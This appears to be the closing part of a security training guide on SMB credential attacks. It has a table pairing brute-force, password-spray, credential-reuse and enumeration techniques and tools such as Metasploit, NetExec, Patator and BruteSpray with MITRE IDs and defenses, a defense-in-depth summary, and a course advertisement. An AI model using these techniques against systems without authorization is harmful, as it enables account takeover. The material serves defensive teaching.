Credential Brute Force	T1110.001	Metasploit, NetExec, Ncrack, Patator, NSE	Attempt SMB login via known username/password lists	Monitor Event ID 4625 (Windows); enforce MFA and account lockout
Scripted Exploits	T1059	Patator, Metasploit	Use modules/scripts for brute-force automation	Alert on frequent login attempts, command-line brute force patterns
Valid Accounts Usage	T1078	NetExec, SMB tools	Access system or pivot after successful credential crack	Enforce least privilege; monitor off-hour or unusual SMB logins
Defense Evasion	T1556.001	Weak authentication configs	Exploit SMB misconfigs: no lockout, anonymous access	Disable guest/anonymous access; configure authentication policies
Mass Credential Spray	T1110.001	BruteSpray	Launch brute attacks from Nmap scan output across many targets	Correlate scan + login events; block IPs with tarpitting or rate-limiting
Persistence via Accounts	T1078	SMB credential reuse	Reuse cracked credentials for ongoing access	Disable unused accounts; detect cross-protocol credential reuse
Enumeration	T1046	Nmap	Scan for SMB port 445 and service version	Detect with IDS/IPS (e.g., Zeek, Snort); restrict SMB exposure

Defense-in-Depth Summary




Control Category	Defensive Measures
Authentication	Disable guest/anonymous logins; enforce strong passwords, use MFA
Monitoring	Centralize logs; monitor failed logins (Event ID 4625); correlate with scan activity
Rate Limiting	Block repeated logins via fail2ban or firewall policies
Network Segmentation	Restrict SMB to secure internal zones; block from external access
Protocol Security	Use SMBv3 with encryption; disable legacy SMBv1
Deception & Tarpitting	Use honeypots (e.g., OpenCanary) or slow responses to delay attackers

To learn more about Password Cracking. Follow this **Link.**

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in